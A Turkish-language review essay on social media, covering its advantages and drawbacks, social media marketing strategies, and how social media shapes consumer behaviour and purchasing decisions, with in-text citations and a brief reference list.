Sosyal medya, kullanıcıları için haberleşme, danışma, görüş ve birbirleri ile veri paylaşmalarına imkan sağlayarak, birbirleri ile karşılıklı bir şekilde etkileşim oluşturan, çevrimiçi araçlar ile siteler için bir arada kullanılan bir terim olarak tanımlanmaktadır. Sosyal medya bilginin, farklı görüş ve tutumların, düşüncelerin ve deneyimlerin kamu teşekküllü web siteleri tarafından paylaşımına olanak veren ve elektronik dünyayı hızla hayatlara dahil eden bir uygulama alanıdır. Sosyal medya, isminde medya olmasına karşılık geleneksel medyadan çok daha başka hususları barındırmaktadır (Solmaz, Tekin, Herzem, & Demir, 2013). Sosyal medya; bireylerin dil, din, ırk,coğrafya ,cinsiyet gibi fark olmaksızın arzuladıkları vakit ve herhangi bir yer ya da mekandan bağımsız bir şekilde etkin olmalarına ve paylaşımlar yapmalarına fırsat oluşturmaktadır. Sosyal medya ile beraber bireyler iletişim uzmanlarının da ideal buldukları iki taraflı bir iletişim kurup geliştirebilmektedir. Sosyal medyada kişiler özgür bir şekilde kendilerini ifade etmektedirler. Tüm dünyada ve Türkiye’de elektronik ortam kullanım seviye ve müddetinin çoğalması bireylerin elektronik ortamı daha fazla sosyal medya sebebiyle kullandığını ortaya çıkarmaktadır (Çiftçi, 2018).

Sosyal medyanın katılımcılara cesaret verme ve sosyal medyaya ilgi ve rağbeti bulunan bütün kişilerden geri bildirim alma özelliği mevcut bulunmaktadır. Kişilerin sosyal medya aracılığı ile herhangi bir kararı veya fikri oylama, değerlendirme, tahlil etme gibi özellikleri bulunur. Kullanımı son derece açık ve basitleştirilmiş bir uygulamadır. Aynı zamanda sosyal medyadaki bireylerin istedikleri zaman diledikleri şekilde karşılıklı konuşma olanakları bulunmaktadır. Sosyal medyanın topluma ilişkin olarak güçlü ve hızlı topluluk meydana getirme özelliği bulunmaktadır. Böylelikle kişiler paylaşılmak istenen farklı içerikleri geniş insan topluluklarına iletme fırsatına ulaşırlar. Sosyal medyanın bağlantılılık özelliği sayesinde diğer site, kaynak ve belgeler konusunda bağlantı (link) verilmesine olanak sağlamaktadır (Mayfielt, 2010). Sosyal medya bu özelliklerinin yanında geleneksel medyanın tüm özelliklerini taşımakta ayrıca daha başka hususları da bünyesinde bulundurmaktadır. Erişim bakımından sosyal medyanın geleneksel medya ile ortak yanı, her ikisinin de yaygın topluluklara hitap ediyor olmasıdır. Aralarındaki en önemli ayrımlardan biri ise, geleneksel medyanın genel olarak hükümet ve özel şirketlerin elinde olmasıdır. Bununla birlikte sosyal medya dileyen tüm bireyler aracılığıyla maliyetsiz veya çok düşük maliyetle kullanılabilir. Devlet ve özel firmalar eliyle sunulan geleneksel

medyanın sunumunda uzmanlaşmış bireylere ve söz konusu bireylerin eğitilmiş olmasına gereksinim duyulmaktadır. Ancak aynı durum sosyal medya için söz konusu değildir. Sosyal medyaya toplumun her kesiminden farklı eğitimler almış, birbirlerinden başka pozisyonlara sahip bireylerin girmesi ve sosyal medyayı diledikleri şekilde kullanması mümkündür. Bunların yanı sıra geleneksel medyada ortaya konulan bir üründe değişiklik yapılması mümkün değildir. Örneğin bir gazete ya da bir dergide yayınlanan makalenin değiştirilmesi mümkün olmamasına rağmen, sosyal medya üzerinden yapılan yorumlarda tercihe göre değişiklik yapılması ya da yeniden düzenlenmesi mümkündür (Aichner & Jacob, 2015)

Toplumların davranışlarını önemli derecede etkileyerek insan yaşamında mühim yeri olan sosyal medya, bilgiye ulaşmanın en çabuk ve işlevsel yöntemlerinden en mühimi olmuştur. Çevrimiçi sosyal medya ağları ve internet bireylerin yaşamlarının kolaylaşmasını sağlamanın yanı sıra birtakım problemleri de beraberinde getirmektedir (Bayzan, 2013). Sosyal medyanın en önemli yararlarında biri düşük maliyetli ve aynı zamanda seri olmasıdır. Sosyal medyadan yollanan iletilere çok kısa zamanda yanıt alınabilmektedir. Sosyal medyanın ilerlemesi beraberinde eğitim alanında da yenilikler sağlamıştır. Eğitim alanında daha önce kullanılmamış modeller oluşturularak öğrencilerin uzaktan eğitim ile ya da sınıftaki eğitim süreçlerinde web ve sosyal medyayı kullanarak daha başarılı öğrenme yöntemlerini kullandıkları görülmüştür (Baloğlu, 2015). Geleneksel medyada firmaların ürün ve hizmet tanıtımı için oldukça yüksek maliyetler istenmektedir. Sosyal ağlar ile ürün ve hizmetlerin tanıtımı çok düşük maliyetlerle gerçekleştirilirken bu sitelerde üye olarak bulunmanın da herhangi bir maliyeti bulunmamaktadır. Hatta işletmeler müşterileri ile sosyal ağlar sayesinde daha rahat iletişime geçebilmekte, işletmeler ile müşteriler arasında güven ortamı sağlanabilmektedir. Böylece işletmeler pazarlama stratejilerini bu yönde kurgulamaktadırlar. Aynı zamanda işletmeler müşterilerin belirttiği şikayetleri çabucak işleme alabilmekte, müşteri sorun ve sıkıntılarını gecikmeden çare sunabilmektedir. Bununla beraber işletmeler çalışanları ile kapalı gruplar kurabilmekte, firma politikaları geliştirebilmekte, kurumsal veriler çalışanlarla paylaşılabilir (Kılıç, 2015). Günümüzde sosyal medya ağları, kurumlar ile müşterileri birbirine daha fazla yakınlaştırmıştır. Kişiler ailelerinin ve arkadaşlarının ürün ve marka tercihleri ile firmalarla olan bağlantılarını sosyal medya vasıtasıyla görme fırsatı bulmaktadırlar. Bu durum sosyal medya kullanıcılarının bir yönden satın alma kararını etkilerken, başka yönden satın alma tercihinde de nispeten etkili olabilmektedir. Bunun neticesi olarak insanların herhangi bir ürünü satın alırken pek fazla araştırmada bulunmasına gerek kalmamaktadır. Ayrıca sosyal medya daha kısa müddette ürün ve hizmet almaya karar verilmesine neden olmakta, böylelikle insanlar kendilerine daha çok vakit ayırma fırsatı bulmaktadır (Sevinç, 2012).

Sosyal medyanın avantajlarının yanında çeşitli dezavantajları da bulunmaktadır. Birçok birey sosyal medyayı kullandıkları sırada şahsi bilgilerini paylaşmakta, bu durum gizliliğin ortadan kaybolmasına ve paylaşılan bilgilerin kullanılmasına sebep olmaktadır. Her ne kadar sosyal medya hesaplarında gizlilik

ayarları mevcut bulunsa da birçok birey gizlilik ayarına yeteri kadar itina göstermemektedir (Kılıç, 2015). Sosyal medyanın dezavantajlarından bir diğeri de internet kullanıcılarının sosyal medya ortamlarında çok fazla vakit harcamasından kaynaklı alışmışlık, bağımlılık ya da kimlik meselelerinin ortaya çıkmasıdır. Sosyal medyanın fazla kullanılıyor olmasıyla kişilerin sorumluluklarını yerine getirme konusunda sıkıntıların meydana gelmesi ve bu durumun yaşam etkinliklerine engel teşkil etmesi, bireylerin günlük hayatındaki hareketlerin gereği gibi yürütülemeyip geri kalmasına ve vakit kaybı yaşanmasına sebep olabilmektedir. Ayrıca bilgi kirliliğinin meydana gelmesine , sosyal medya platformlarında gereğinden fazla vakit geçirilmesinden kaynaklı kitap okuma oranlarında düşüşlerin oluşmasına ve devamlı sosyal medyada zaman geçirilmesinin neticesi hareketsizlik ve diğer sağlık sorunlarının oluşmasına sebep olabilmektedir (Zenelaj, 2014). Sosyal medya ağları, gençlerin asosyelleşmesine de sebep olabilmektedir. Sanal dünya içerisinde bulunan gençler gerçek yaşam ile sanal yaşamı birbirinden ayırt edemedikleri ve haberleşme sağlayamadıkları için güvenmemeleri gereken bireylerle sanal dünya içerisinde irtibat sağlayabilmektedir (Demirel, Yörük, & Özkan, 2012). Bunların yanı sıra sosyal medya ile yalan /yanlış bilgi ve haberler kontrolsüz bir şekilde yayılabilmektedir. Aynı zamanda ürün/ hizmet ile ilgili olumsuz etkiler ve sosyal medyadaki paylaşımların çok çabuk bir şekilde yayılması ve bunun denetlenebilmesinin zorluğu sosyal medyanın diğer dezavantajlarındandır (Vural & Bat, 2010).

Günümüzde çok sayıda sosyal medya aracı kullanılmaktadır. Bu sosyal medya araçlarının sahip olduğu niteliklerin sınıflandırılması ile ortaya çıkan sosyal medya türlerinden bazıları; bloglar, mikrobloglar, iş birliği projeleri, içerik sayfaları, sosyal ağ sayfaları, sanal oyun dünyaları, sanal sosyal dünyalar, podcasting vd. dir.

Sosyal Medya Pazarlaması

Pazarlama kavramı, " bir hizmetin veya bir ürünün müşteriye ulaştırılmasını sağlayana kadar yapılan tüm çabaların bütünü ve işletmenin kar elde etmesini sağlayan faaliyetlerin tümü" biçiminde tanımlanmaktadır (Can & Tuncer, 2004). Sosyal medya pazarlaması; sosyal ağlar, bloglar, etiketlemeler ve içerik paylaşımı gibi sosyal medya araçları kullanan tüketiciye, işletmeye, markaya veya ürüne harekete geçebilme fırsatı veren, farkındalık yaratma ve tanınma amacı ile gerçekleştirilen bütün faaliyetlerdir (Gunelius, 2011). Sosyal medya pazarlama sürecini işletmeler dinleme, ölçme, bağlanma ve optimize etmek üzere dört temel adımda ortaya koyarlar. Sosyal medya pazarlamasında ilk adım olarak firma adına bir hesap açılması önemlidir. Facebook, Instagram, Twitter, Youtube, LinkedIn gibi sosyal medya uygulamalarında oluşturulan hesaplarda kullanıcıların ilgisini çekecek içerikler meydana getirilmelidir. Bu ortaya çıkan içeriklerin niteliği, görselliği, hedef kitleye hitap etmesi sosyal medya pazarlama faaliyetleri bakımından büyük öneme sahiptir (Güçdemir, 2017). Dünyada teknolojinin gelişmesi ile beraber, bireylerin pazarlama ve satın alma tercihleri de farklılık göstermiştir. Günümüzde bütün bireyler tarafından kullanılan internet temelli iletişim aracı olan sosyal medya, herkesin

kullanması sebebiyle işletmelerin pazarlama stratejilerini değiştirmiştir. Sosyal medya kullanımının artması ve bireylerin sosyal medyada etkinleşmesi ile beraber işletmeler de pazarlama faaliyetlerini sosyal medyaya taşımışlardır. Böylece işletmeler açısından sosyal medya, pazarlama faaliyetlerini yürütme açısından önemli hale gelmiştir. Sosyal medya pazarlaması, bilgi akışının yönlendirdiği ve meydana getirdiği bir pazarlama modelidir. Kullanıcıların sanal mağazalar, bankalar ve web sitelerine girerek alışveriş yapması sosyal medya pazarlamasının bir kısmını meydana getirir. Sosyal medya pazarlamasında doğrudan pazarlama yani tüketicilere aracısız ulaşım fırsatı mevcut bulunmaktadır. Sosyal medya pazarlamasının asıl gücü insanların kendi aralarında aynı kulaktan kulağa pazarlama gibi işletme ve markalar ile ilgili konuşması ve bu etkileşimin insanların bilinçlerinde satın alma kararını etkilemesi bulunmaktadır (Korkmaz, Eser, Öztürk, & Işın, 2009).

Geleneksel pazarlama, satış düşüncesine elverişli şekilde üretilen mal ve hizmetlerin tüketicilere iletilmesi ve tüketicilere ulaştıktan sonra dağıtılmasını amaç edinir. Geleneksel bu yaklaşımda satış tarafı önem kazanmaktadır (Mucuk, 2016). Sosyal medya pazarlaması ise en genel tanımı ile pazarlamanın dijital medya araçları ile gerçekleştirilmesini kapsamaktadır. Bu anlamda müşteriler ile haberleşmeye geçmek, satış hedefleyerek kişilere ulaşım pazarlama faaliyetlerini gerçekleştirmek ve devam ettirmek geleneksel pazarlama ile özdeş hedeflere sahiptir (Ryan, 2017). Sosyal medya pazarlamasında pazarlamanın geleneksel araçlarının da kullanıldığı, daha çok yüksek teknolojinin geçerli olduğu, hızlı ve sürekli bir şekilde gelişip ilerleyen bir pazarlama düşüncesi bulunmaktadır. İnternet ortamında gerçekleştirilen pazarlama, geleneksel pazarlama anlayışının başka yöntemlerle genişletilmiş ve daha ileriye götürülmüş şeklidir. Böylece hem satıcılara hem de alıcılara daha fazla kar sunan bir araçtır (Gül & Boz, 2012). Sosyal medya pazarlamasını geleneksel pazarlamadan ayıran bir takım önemli noktalar bulunmaktadır. Bunlardan en önemlileri zaman, maliyet, hız, tüketiciye ulaşma yolu ve müşteri iletişimi arasındaki farklılıklardır. Bununla beraber firmaların daha geniş kitlelere ulaşma olanakları bulunmaktadır. Sosyal medya pazarlamasında iletişim ve geri dönüşler günün her saatinde olabilmektedir, herhangi bir zaman kısıtlaması yoktur. Daha ucuz, hızlı ve kolaydır, interaktif iletişime dayalıdır. Bu gibi özellikleri sebebiyle tüketicilere birçok avantaj sağlamak ve tüketiciler tarafından tercih edilmektedir.

Sosyal Medya Pazarlamasının İşletmelere Sağladığı Faydalar

Sosyal medya uygulamaları aracılığıyla gerçekleştirilen pazarlama faaliyetleri, işletmelerin görünürlüklerini yükseltirken, geleneksel pazarlama araçları kullanarak erişilemeyecek kadar geniş bir kitleye erişme olanağı sağlamaktadır (Yılmazdoğan & Özel, 2014). Sosyal medya pazarlaması ile işletmeler önemli bilgiler paylaşarak olumsuz algıları giderme şansına sahip olabildikleri gibi kısa dönem amaçlarını uygulayabilmek için sosyal medya hesapları üzerinden takipçilerine özel indirimler ve fırsatlar oluşturup bunları sunarak tüketicilerin kendilerini kıymetli ve özel hissetmesini sağlayabilmektedir (Gunelius, 2011). Sosyal medya uygulamaları ile işletmeler hedef pazarlarına

potansiyel müşterilerin birçoğunun sosyal medyada bulunup zaman geçirmesinden ötürü geniş bir şekilde erişim sağlamaktadırlar. Pazarlamanın önemli amaçlarından biri ürün bilinirliğini sağlayıp görünürlüğün ve farkındalığın oluşmasını sağlamaktır. Sosyal medyada doğru tüketiciye uygun zamanda marka okutulur veya gösterilirse bu markanın zihne yerleşmesi ve akılda kalma olasılığı artacak, bu amaç gerçekleştirilecektir. Sosyal medya pazarlaması işletmelere tüketiciler ile ilişki geliştirme ve bu ilişkileri devam ettirme olanağı sağlamaktadır. İşletmeler sosyal medya ile beraber iş süreçlerini farklılaştırmış ve başka metotlar ile tüketicinin memnuniyetini sağlamaya çalışmışlardır. Aynı anda birçok müşteriye teknolojik destek elde etmek, önemli pazar ve rekabete dair bilgileri takip edip toplamak, müşteri sorun ve şikayetlerini takip edip bunlara çözüm sunmak bunlardan bazılarıdır. Firmalar, sosyal medyanın maliyet yararından faydalanarak hem daha az reklam harcaması yaparak hem de pazarlama bütçelerini azaltarak ciddi maliyet / yatırım kazanımları sağlamışlardır. Birçok firma facebook ve twitter gibi bireylerin sürekli yoğun bir şekilde kullandıkları sosyal medya uygulamalarında tüketici taleplerini inceleyerek satışa yönelmeye başlamışlardır. Bu şekilde sosyal medya siteleri aynı zamanda satış kanalı olarak kullanılmaya başlanmıştır (Zimmerman & Sahlin, 2010). Sosyal medya işletmeler için tüketiciler ile ilgili önemli bir bilgi kaynağına ulaşım aracı olarak görülmektedir.

Sosyal Medya Pazarlama Stratejileri

Sosyal medya, pazarlamacıların işletmelerini genişletmeleri adına en ideal yöntemlerden biri şekline gelmiştir. Sosyal medyayı işletmelerini ve ürünlerini tanıtmak amacıyla kullanılmaktadır. Sosyal medyayı kullanmayı arzulayan işletmelerin kimlik, sohbet, paylaşım, varoluş, ilişki, itibar, gruplar olarak bu yedi temel taşı çözümlenerek, işlevlerini ve etkilerini daha iyi anlayarak buna göre sosyal medya stratejilerini oluşturup geliştirmeleri gerekmektedir (Kietzmann, Hermkens, McCarthy, & Silvestre, 2011). Şirketlerin sosyal medyada müşteri ilişkilerini sağlıklı bir şekilde yürütmeleri, müşteri etkileşimi ve sadakati oluşturup devam ettirmeleri için yapılması gerekenler şunlardır; müşterilere, çalışanlara ve markaya önem vermek, yeniliklere her zaman açık olmak, pazara mümkün olduğunca erken giriş yapmak, orijinal olmak, gerçekleştirilen her işlemin arkasında bir müşteri olduğunu bilip ona göre davranmak, müşterilerle aynı dili konuşabilmek, geleneksel medyayı ve sosyal medyayı beraber kullanmak, marka etrafında bir topluluk hissi yaratmak, müşterilerin dayatma yapmalarına izin vermeden markayı ve işi şekillendirmelerine müsaade etmek, müşterilerin değişen taleplerini anlayıp ona göre işi şekillendirmek, sektördeki rakipleri tanıyıp markanın ona göre konumunu ve işleyişini belirlemek, nicelikli değil nitelikli bağlantılar hedeflemek, pazarlama girişimlerini duygusal merkeze ve yaratıcı uçlara doğru yönlendirmek, müşterileri dinleyip, fikir ve düşüncelerini uygulamaya çalışmak, sosyal medyada hemen sonuç alamayacağını öğrenip, sabırlı olmak (Vaynerchuk, 2011). Sosyal medya pazarlaması işletmelerin stratejilerinde büyük ölçüde değişiklik yapmalarını sağlamıştır. Bu pazarlama yönteminin geleneksel pazarlamadan hayli değişik oluşu, çağdaş anlayışların hakim olmasını

sağlamıştır. Tüketici ya da müşteri odaklı pazarlama anlayışı, sosyal medya pazarlama stratejisinin esasını meydana getirmiştir (Güven, 2014).

Sosyal Medyada Tüketici Davranışları

Kişilerin gereksinimlerini karşılamak amacıyla ürün ve hizmetlerin kullanılması tüketim kavramı olarak tanımlanmaktadır. Tüketici kavramı ise; ürün ve hizmetleri kullanarak gereksinimlerini ortadan kaldırma kararı veren ve gereksinimlerini satın alarak kullanan insanları belirtmek amacıyla kullanılmaktadır (Erdoğan, ve diğerleri, 2012). Tüketici ihtiyaçlarını karşılamak amacıyla mal satın alım kararı verirken en az maliyetli olandan en fazla olana ulaşmayı amaçlamaktadır. Teknolojik gelişmelerin hayata girmesi ile beraber tüketici kavramı; geleneksel tüketicilerden başka olarak, “ yeni tüketici” kavramını ortaya çıkarmıştır. Yeni tüketiciler küresel, dinamik, süratli, rasyonel, sürekli değişim durumunda ve bilgi odaklılardır (Dinç, 2018). Tüketici hal ve hareketlerini anlamamanın öncelikle tüketiciyi anlamaktan geçtiğini gören işletmeler, kişilerin neyi, ne kadar ve nasıl satın aldığı hususunda inceleme yapmayı ve tüketici tanımları konusunda ortak bir düşünce meydana getirmeyi amaçlamaktadır (Sözen, 2013).

Tüketici davranışları, bireylerin satın alma sürecinde karşılaştığı durumlar ve etkinliklerin tümünü içine almaktadır. Tüketici davranışlarının sonucu satın alma kararının verilmesidir. Tüketici davranışlarının giriş noktası, insanların gereksinimlerini karşılamaya yönelik bir arzu hissetmesi veya satın alma duygusuna yol açan bir ihtiyaçlarının mevcut bulunmasıdır. Bu ihtiyacın giderilmesi adımı çeşitli seçeneklerin, belli bir sürede değerlendirilmesi ve bu değerlendirme ile tüketicinin marka, tür, fiyat, miktar, mal ve hizmetin niteliği ve satın alacağı yere yönelik karar vermesi gerekmektedir. Tüketici davranışlarının pazarlama yönünden ne kadar mühim olduğu bu süreçten anlaşılmaktadır (Mucuk, 2009). Günümüzde tüketici davranışlarını en fazla sosyal medya araçları etkilemektedir. Çünkü, ülkemizdeki çoğu kişi, gününün ortalama birkaç saatini veya daha fazlasını sosyal medya üzerinde geçirmektedir. Bu sebeple, işletmelerin sosyal medya aracılığıyla yaptığı paylaşımlar, tüketicilerin satın alma davranış ve kararlarını büyük ölçüde etkileyebilmektedir (Constantinides & Stagno, 2011). Sosyal medya üzerinde tüketici davranışlarını etkileyen pek çok faktör bulunmaktadır. Sosyal medya hesapları ve bu hesaplar aracılığıyla işletmeler için yapılan olumlu ve olumsuz yorumlar, tüketici davranışlarını doğrudan bir şekilde etkilemektedir. Bu nedenle firmalar sosyal medya üzerinden pazarlama etkinliği gerçekleştirebilmek için, bu yorumları iyi değerlendirmeleri ve tüketicilerin hangi ürüne daha fazla gereksinim duyduğunu sosyal medya aracılığıyla öğrenmeleri gerekmektedir (Arslan, 2003).

Tüketici davranışları bireylerin hayatlarını sürdürdükleri toplumun sahip olduğu kültür, alt kültür ve sosyal sınıf, daha yakın bir sosyal çevreyi temsil eden danışma grubu, aile ve toplumsal rol ve statüsü, kişisel özellikleri ve psikolojik etmenler olarak gösterilmektedir. Tüketici davranışlarına etki gösteren kişisel faktörler; yaş, cinsiyet, meslek, gelir, yaşam tarzı, aile, kişilik gibi özellikleri kapsar. Psikolojik

etmenler ise, güdülenme, algı, öğrenme, tutum ve inançlardır. Bu etmenlerin kontrol altında tutulması mümkün olmasa da pazarlama faaliyeti gösterenler bu etmenleri göz önünde bulundurmalıdırlar (Kotler & Armstrong, 2012).

Sosyal Medyanın Tüketicinin Satın Alma Sürecine Etkileri

İnternet diğer iletişim araçlarıyla karşılaştırılamayacak değerde etkili etkileşim olanağı olan bir kitle iletişim aracıdır. Kişisel bilgisayarların kullanımının gün geçtikçe yaygınlaşması beraberinde sanal ağları ve sanal kitleleri çıkarmış; kendi dünyasının kültürünü meydana getirerek yeni bir yaşam şekli sunmuştur. Küreselleşmenin sonucunda zaman ve mekan sıkışması yaşayan bireylerin en büyük destekçisi internet olmuştur. Bütün bu değişen süreçte bu son teknolojinin etkisi ile kitle iletişim araçlarının geldiği son nokta olan sosyal medya sadece belirli bir kitlenin yönetiminde olan yayın hakkını herkese vermiştir. Kuşkusuz bu duruma zemin hazırlayan en büyük faktör internet yapısında meydana gelen gelişmelerdir (Bostancı, 2015).

Kullanıcılar sosyal medya araçlarında kendileri, çevreleri, arkadaşları, tercih ettikleri ürünler, yaşadıkları deneyimler gibi değişik hususlar ile ilgili paylaşımlar gerçekleştirmektedirler. Bu paylaşımların önemli bir bölümü bir ürün veya hizmet ya da marka ile ilgili olmaktadır. Bu da kullanıcıların tüketici kimlikleri ile sosyal medyada var olduklarını göstermektedir. Buradan hareketle sosyal medyanın geniş halk kitlelerince benimsendiği ve satın alma davranışına etki gösteren önemli bir unsur haline geldiği söylenebilmektedir (Constantinides & Stagno, 2011).

Değişen ve gelişen teknoloji birçok alanı etkilediği gibi tüketicilerin satın alma sürecindeki davranışlarını da etkilemiştir. Bilginin demokratikleşmesi olarak belirtilen yeni dönemde tüketicinin hızlı bir şekilde her konu ile ilgili dilediği bilgiye kolay ve çabuk ulaşabilmesine olanak sağlamıştır. Tüketiciler kolayca yapabilecekleri bir arama motoru taramasıyla satın almayı diledikleri mal ve hizmet ile ilgili olarak birçok bilgiye hızla ulaşabilmektedir. Aynı zamanda tüketiciler sosyal medya ile başka tüketicilerin ürün ve hizmet ile ilgili yorumlarından, düşüncelerinden ve deneyimlerinden de yararlanabilmektedirler. Sosyal medyada yapılan bilgi paylaşımları diğer kullanıcıları da etkileye uğratarak yalnızca bilgi alışverişi ile kalmaz. Bazen yapılan yorumlar, satın alma davranışlarında da etkili olabilmektedir. Tüketiciler kendi hoşlarına giden ürün ve hizmetler ile ilgili yazdıkları yazılar ve yaptıkları sosyal ağ paylaşımlarıyla işletmeler bakımından olumlu veya olumsuz yönde katkı sağlamaktadırlar. Eğer ürün ile ilgili memnuniyetin belirtildiği bir yazı varsa yıllar sonra da olsa kişiler bunları görüp okuyabilecekleri için yapılan paylaşımlar geniş kitlelere erişebilmektedir. Olumsuz yönde yapılan sosyal medya paylaşımları çabucak viral bir etki oluşturabilmekte ve binlerce kişiye hızlı bir şekilde ulaşabildiği görülmektedir. Yapılan araştırmalar, yalnızca bir tüketicinin negatif tecrübesine dair düşüncelerinin işletmelerin reklam ve tutundurma çalışmalarına karşılık daha etkili olduğunu ve satın alma davranışı üzerinde önemli sonuçlara sebep olduğunu göstermektedir. Sosyal medyanın tüketicilere

sunduğu yararlar düşünüldüğünde artık işletmeler karşısında daha fazla gücü olduğunu söylemek yanlış olmayacaktır (Bozkurt & Söyleyici, 2017).

İnsanlar sosyal medya sayesinde artık dünyanın bir ucundan bir diğeriyle iletişim kurabilmekte ve fikirlerini paylaşılabilmektedir. Sınırları ve uzaklıkları yok eden sosyal medya aynı zamanda farklı kültürleri birbiriyle bütünleştirmeye başlamıştır. Dünya üzerinde bireyler birbirlerinin kültürlerinden daha çabuk etkilenmeye başlamış ve tüketim bakış açıları, talep ve isteklerinde değişimler ortaya çıkmıştır. İnternet ortamında kullanılan Facebook, Instagram gibi sosyal medya platformlarının pazarlama alanındaki faaliyetleri de zamanla artmaktadır (Smith, Fischer, & Yongjian, 2012).

Sosyal medya ile beraber satın alma sürecinde de değişimler ortaya çıkmıştır. Alışveriş yapan tüketicilerin yaşamına iki büyük farklılık sosyal medya ile girmiştir. Bu değişime göre tüketiciler satın alma öncesi, satın alma ve satın alma sonrası aşamalarında olabildiğince fazla çalışmada bulunmaktadır. Tüketicilerin satın alma öncesi yaptığı araştırmalar sadece arama motorları ile kalmamakta, forumlar, sosyal ağlar ve içerik siteleri gibi pek çok alternatif bilgi kaynağını da içermektedir. Artık tüketiciler satın alma kararları öncesinde sosyal medya ortamlarından da bilgi edinerek yalnızca satış danışmanları ya da reklamlardan edinecekleri bilgi ile sınırlı kalmamaktadır. Çevrimiçi topluluklardaki kişilerin tecrübelerine, fikirlerine ve yorumlarına ulaşabilmekte ve ürün veya hizmet ile ilgili bilgilerini güçlendirmektedir. Aynı zamanda sosyal medya sayesinde diğer tüketiciler ürün veya hizmet hakkında reklam ve bilgilendirmeler dışında deneyimlemiş kişilerden ön bilgi alırlar. Bu şekilde tüketici ürünün veya hizmetin kullanımı, verimi ve tüketiciyi tatmin etme kriteri hakkında fikir sahibi olur (İşlek, 2012).

Tüketiciler elektronik ortamı kullanarak alışveriş siteleri üzerinden her türlü ürüne veya hizmete diledikleri gibi erişebilmektedir. Bu ürün veya hizmet ile ilgili bilgi kazanabilmekte, fiyat kıyaslaması yapabilmektedir. Elektronik ortamın kazandırdığı bu olanaklar, internet üzerinden alışverişin tüketicilerin davranışları üzerindeki etkilerini yükseltmektedir. İnternet ortamının gelişmesiyle beraber bu ortamdaki perakendecilere de çeşitli fırsatlar doğmuştur. Tüketicilerin şahsi seçim, ihtiyaç ve isteklerine uygun şekilde birçok ürün ve hizmet, daha az bütçe ile daha kısa müddette tedarik edilebilmektedir. İnternet ortamında alışveriş gerçekleştiren tüketicilerin sayılarının çoğalması, son zamanlarda internet kullanıcılarının sayısındaki artıştan daha fazla olmuştur. Bu durum daha fazla kullanıcının elektronik ortam üzerinden alışverişe gönüllü olduğunu ortaya çıkarmıştır. Bununla birlikte yalnızca elektronik tüketicilerin sayısında değil, bu artışla beraber kuşkusuz elektronik ortam aracılığıyla yapılan alışverişin hacminde de büyüme görülmüştür (Algür & Cengiz, 2011).

Günümüzde işletmeler sosyal medya araçlarının pazarlamaya dair gücünü anladıkları için ürün ve markalarına dair hazırlanan sosyal medya sayfalarında reklam ve tutundurma faaliyetleri, müşteri iletişimi, pazarlama kampanyaları, işletmenin kurumsal bilgileri gibi birçok etkinliği bütünleşik bir şekilde devam ettirmektedir. Dijital reklamcılığın ilerlemesi ile beraber bu etkinliklerin içine, marka ile

İlgili çekilişler, sanal oyunlar, tüketicilerin duygu ve fikirlerini paylaşabildikleri alanlar tüketiciler üzerinde çok önemli bir etkiye sahiptir. Bireyler sosyal medya araçları ile günlerinin diledikleri vaktinde işletmeler ile haberleşme gerçekleştirebilme ve işletmelerin 7 / 24 destek hatları ile online iletişim sağlayabilmektedir. Bu sebeple Facebook, Instagram ve Twitter gibi sosyal medya araçları etkin bir iletişimin alt yapısını meydana getirmektedir (Kara & Coşkun, 2012).

Sonuç

Bilgi ve iletişim teknolojilerinin son dönemdeki hızlı gelişimi ve internetin dünyada geniş kitlelere ulaşması, insanlar arası etkileşim ve iletişim imkanı oluşturmuştur. Bu sebeple, sosyal medya kavramı hayatımıza girmiş ve bugünlerde çok fazla kullanıcıya erişmiştir. Hayatlarımızda sosyal ağların etkisi zamanla önemli derece hissedilir olmuştur. Bununla beraber gelişen bilgi ve iletişim teknolojileri tüketicileri daha etkili ve söz sahibi bir pozisyona getirmiştir. İşletmelerin de tüketicilerin bu konumunu değerlendirmeleri, devamlılıkları açısından önem göstermektedir. Bu anlamda işletmeler tüketicilere iyi kulak vermeli, tüketicileri anlamaya çalışmalı ve onlarla karşılıklı iletişimlerinin sürekliliğini sağlamalıdır. İşletmeler bu sayede devamlı değişim gösteren tüketici arzu ve isteklerini anlayıp onlara cevap verebilecek ürün ve hizmetleri pazara sunabileceklerdir. İşletmeler müşterileri ile iletişimde satın alma öncesi, satın alma sırası ve sonrası dönemleri de göz önünde bulundurmalı ve onlara ulaşabilecekleri bütün ortamlarda aktif bir şekilde bulunmalıdırlar. Bu anlamda sosyal medya işletmelere pek çok fayda sağlamaktadır.

Sosyal medya, akıllı telefonlar, tabletler, diz üstü bilgisayarlar ve bilgisayar kullanılması ile beraber yaygın olma durumuna gelmiştir. İnternet kullanımı ile sosyal medya kullanımı büyük ölçüde yükseliş göstermiştir. Sosyal medya araçları, kullanıcılarına paylaşımlar gerçekleştirebilme, diğer kullanıcılar ile bağlantıda olma ve kendini ifade etme gibi imkanlar sunarak yeni bir medyanın ortaya çıkmasını sağlamıştır. Burada hem tüketiciler kendi içeriklerini oluşturabilmekte hem de işletmeler tüketicilerin aktif bir şekilde bulunduğu bu platformlarda haberleşme ve pazarlama faaliyetleri uygulamaktadırlar. Bu anlamda sosyal medya pazarlaması hem işletmeler hem de tüketiciler için önemli duruma gelmektedir. Günümüzde sosyal medya platformlarının kullanımı oldukça artış göstermiş ve birçok firma da bundan etkilenerek kendilerine uygun sosyal medya platformlarından sosyal medya hesabı oluşturarak çalışmalarını buradan paylaşmaya başlamışlardır. Satıcılar sosyal medya platformlarını amaçlarına uygun bir şekilde doğru kullandıklarında zaman tasarrufu, yoğun mağaza trafiğinden kaçınma, uygun fiyat, günün istenilen zamanında istenilen ürüne ulaşılabilmesi yönünden yararlar sağlaması ve daha fazlası açısından tüketicilerden daha çok kazanç sağlayabilmektedirler.

Araştırmadan yola çıkarak tüketicilerin sosyal medya platformlarını yoğun bir şekilde kullandıkları ve sosyal medya pazarlamasına yöneldikleri görülmektedir. Bireyler oyun oynamak, bilgi edinmek, araştırma yapmak, modayı takip etmek, sohbet etmek, markaları takip ve daha fazlası gibi amaçlar

doğrultusunda sosyal medya araçlarını kullanmaktadırlar. Çalışmada da bahsedilen birçok avantajından ötürü sosyal medya pazarlaması tüketiciler tarafından günümüzde yoğun bir şekilde tercih edilmekte ve sosyal medya pazarlama stratejilerinin tüketici üzerinde olumlu etkilerinin bulunduğu görülmektedir.

Kaynakça

- Aichner, T., & Jacob, F. (2015). Measuring the Degree of Corporate Social Media Use. 257-275.
- Algür, S., & Cengiz, F. (2011). Türk tüketicilere göre online (çevrimiçi) alışverişin riskleri ve yararları. 3667.
